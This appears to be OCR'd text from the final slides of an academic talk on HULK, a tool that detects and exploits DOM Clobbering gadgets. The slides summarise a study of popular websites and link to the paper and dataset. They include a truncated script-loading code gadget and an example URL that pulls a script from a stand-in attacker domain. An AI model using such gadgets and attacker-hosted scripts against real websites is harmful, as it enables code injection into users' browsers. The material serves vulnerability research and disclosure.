
```
t.prototype.loadScript = function(t) {
    var e = this
      , r = document.createElement("script");
    r.src = t,}
```

❸ Resolving scripts from attacker-controlled domains
http://attack.com/input/tex/extensions/color.js

What's Going On

Firefox is considering patching the DOM Clobbering (disabling shadowing on documents lookups)

0-day Gadgets found by Hulk



In Summary

- We design and implement HULK, a dynamic analysis tool for automatically detecting and exploiting DOM Clobbering gadgets.
- We conduct a large-scale study over the Tranco Top 5,000 websites and identify 497 exploitable gadgets, revealing the widespread presence of DOM Clobbering vulnerabilities in popular client-side libraries.
- We demonstrate 12 end-to-end exploitations by combining the discovered gadgets with real-world HTML injections, validating their practical impact.

Thank you!

Tool:
TheHulk

Dataset:
DOMC Gadgets
Collection

Paper:
The DOMino
Effect Usenix
Security ‘25

Zhengyu Liu & Jianjia Yu
zliu192@jhu.edu & jyu122@jhu.edu
Open to Internship/Full-time Job!